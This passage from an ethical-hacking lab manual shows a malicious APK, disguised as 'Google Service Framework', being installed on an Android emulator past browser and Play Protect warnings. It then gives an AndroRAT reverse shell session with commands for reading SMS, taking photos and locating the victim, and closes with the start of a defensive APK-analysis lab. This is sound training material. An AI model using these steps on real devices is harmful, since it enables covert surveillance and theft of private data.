
Note: In **Allow Chrome to access photos, media, and files on your device?**, click **ALLOW**.

16. In the warning message saying that the **File might be harmful**, click **Download anyway**.

17. After the file downloads, **File downloaded** pop-up appears, click **Open**.




18. **Google Service Framework** window appears, click **INSTALL** button to install the malicious app.



19. After the application is installed successfully, an **App installed** notification appears; click **OPEN**.

Note: Blocked by play protect pop-up appears, click **INSTALL ANYWAY**


Note: Send app for scanning? pop-up appears, click **DON'T SEND**



20. The malicious application starts running in the background without the victim being totally unaware of it.

21. Switch back to the **Parrot Security** virtual machine. The **Interpreter** session has been opened successfully, with a connection from the victim machine (**10.10.1.14**), as shown in the screenshot.

Note: In this case, **10.10.1.14** is the IP address of the victim machine (**Android Emulator**).



22. In the **Interpreter** session, type **help** and press **Enter** to view the available commands in the opened session.

```
python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal
File Edit View Search Terminal Help
Got connection from ('10.10.1.14', 33840)
Parrot
Hello there, welcome to reverse shell of Virtual Machine

Interpreter: /> help
amarket's Home
Usage:
deviceInfo          --> returns basic info of the device
camList             --> returns cameraID
takepic [cameraID]  --> Takes picture from camera
startVideo [cameraID] --> starts recording the video
stopVideo           --> stop recording the video and return the video file
startAudio          --> starts recording the audio
stopAudio           --> stop recording the audio
getSMS [inbox|sent] --> returns inbox sms or sent sms in a file
getCallLogs         --> returns call logs in a file
shell               --> starts a interactive shell of the device
vibrate [number_of_times] --> vibrate the device number of time
getLocation          --> return the current location of the device
getIP               --> returns the ip of the device
getSimDetails        --> returns the details of all sim of the device
clear               --> clears the screen
getClipData         --> return the current saved text from the clipboard
getMACAddress        --> returns the mac address of the device
exit               --> exit the interpreter

Interpreter: />
```

23. Now, type **deviceInfo** and press **Enter** to view the device related information.

```
python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal
File Edit View Search Terminal Help
camList             --> returns cameraID
takepic [cameraID]  --> Takes picture from camera
startVideo [cameraID] --> starts recording the video
stopVideo           --> stop recording the video and return the video file
startAudio          --> starts recording the audio
stopAudio           --> stop recording the audio
getSMS [inbox|sent] --> returns inbox sms or sent sms in a file
getCallLogs         --> returns call logs in a file
shell               --> starts a interactive shell of the device
vibrate [number_of_times] --> vibrate the device number of time
getLocation          --> return the current location of the device
getIP               --> returns the ip of the device
getSimDetails        --> returns the details of all sim of the device
clear               --> clears the screen
getClipData         --> return the current saved text from the clipboard
getMACAddress        --> returns the mac address of the device
exit               --> exit the interpreter

Interpreter: /> deviceInfo
-----
Manufacturer: Microsoft Corporation
Version/Release: 8.1.0
Product: android_x86_64
Model: Virtual Machine
Brand: Android-x86
Device: x86_64
Host: icml2
-----
```


24. Type **getSMS inbox** and press **Enter** to obtain a file containing SMSes from the inbox of a victim device.

25. This file is to be stored at the location **/home/attacker/AndroRAT/Dumps**.

```
Interpreter:/> getSMS inbox
[INFO] Getting inbox SMS
[SUCCESS] Successfully Saved in /home/attacker/AndroRAT/Dumps/inbox_20220422-035010.txt
Interpreter:/> █
```

26. Type **getMACAddress** and press **Enter** to view the MAC address of the victim's device.

```
Interpreter:/> getSMS inbox
[INFO] Getting inbox SMS
[SUCCESS] Successfully Saved in /home/attacker/AndroRAT/Dumps/inbox_20220422-035010.txt

Interpreter:/> getMACAddress
02:15:5D:05:B7:88
Interpreter:/> █
```

27. In a similar manner, you can attempt to execute additional commands available in the list of help commands to gather more information on the target device.

28. Type **exit** and press **Enter** to terminate the Interpreter session.

```
Interpreter:/> deviceInfo
-----
Manufacturer: Microsoft Corporation
Version/Release: 8.1.0
Product: android_x86_64
Model: Virtual Machine
Brand: Android-x86
Device: x86_64
Host: icm12
-----

Interpreter:/> getSMS inbox
[INFO] Getting inbox SMS
[SUCCESS] Successfully Saved in /home/attacker/AndroRAT/Dumps/inbox_20220422-035010.txt

Interpreter:/> getMACAddress
02:15:5D:05:B7:88

Interpreter:/> exit

(* · · ·)/*
[ root@parrot ] - [ /home/attacker/AndroRAT ]
# █
```

29. This concludes the demonstration on hacking an Android device through APK file created using AndroRAT.

30. Close all open windows and document all acquired information.

Module 17 – Hacking Mobile Platforms

31. You can also use other Android hacking tools such as **NetCut** (<https://www.arcai.com>), **drozer** (<https://labs.f-secure.com>), **zANTI** (<https://www.zimperium.com>), **Network Spoofer** (<https://www.digitalsquid.co.uk>), and **DroidSheep** (<https://droidsheep.info>) to hack Android devices.

32. Turn off the **Parrot Security** and **Android** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ



Secure Android Devices using Various Android Security Tools

Ethical hackers and penetration testers are aided in securing Android devices by various tools for assessing and enhancing their security features.

Lab Scenario

Like personal computers, mobile devices store sensitive data and are susceptible to various threats. Therefore, they should be properly secured in order to prevent the compromise or loss of confidential data, lessen the risk of various threats such as viruses and Trojans, and mitigate other forms of abuse. Strict measures and security tools are vital to strengthening the security of these devices.

Android's growing popularity has led to increased security threats, ranging from typical malware to advanced phishing and identity theft techniques. As a professional ethical hacker or penetration tester, you should scan for any unsecured settings on the mobile device you are assessing, and then take appropriate action to secure them. You must do this before hackers exploit these vulnerabilities by; for example, downloading sensitive data, committing a crime using your Android device as a launchpad, and ultimately endangering your business.

There are various security tools available for scanning, detecting, and assessing the vulnerabilities and security status of Android devices. Many security software companies have launched their own apps, including several complete security suites with antitheft capabilities.

The tasks in this lab will assist you in performing a security assessment of a target Android device.

Lab Objectives

- Analyze a malicious app using online Android analyzers
- Secure Android devices from malicious apps using Malwarebytes Security

Lab Environment

To carry out this lab, you need:

- Android virtual machine

- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Overview of Android Security Tools

Android security tools reveal the security posture of particular Android platforms and devices. You can use them to find various ways to strengthen the security and robustness of your organization's mobile platforms. These tools automate the process of accurate Android platform security assessment.

Lab Tasks

Task 1: Analyze a Malicious App using Online Android Analyzers

Online Android analyzers allow you to scan Android APK packages and perform security analyses to detect vulnerabilities in particular apps. Some trusted online Android analyzers are Sixo Online APK Analyzer.

In this task, we will analyze a malicious app using various online Android analyzers.

Note: In this lab, we will be analyzing the malicious file (**Backdoor.apk**), which we used in the previous lab to hack the target Android platform.

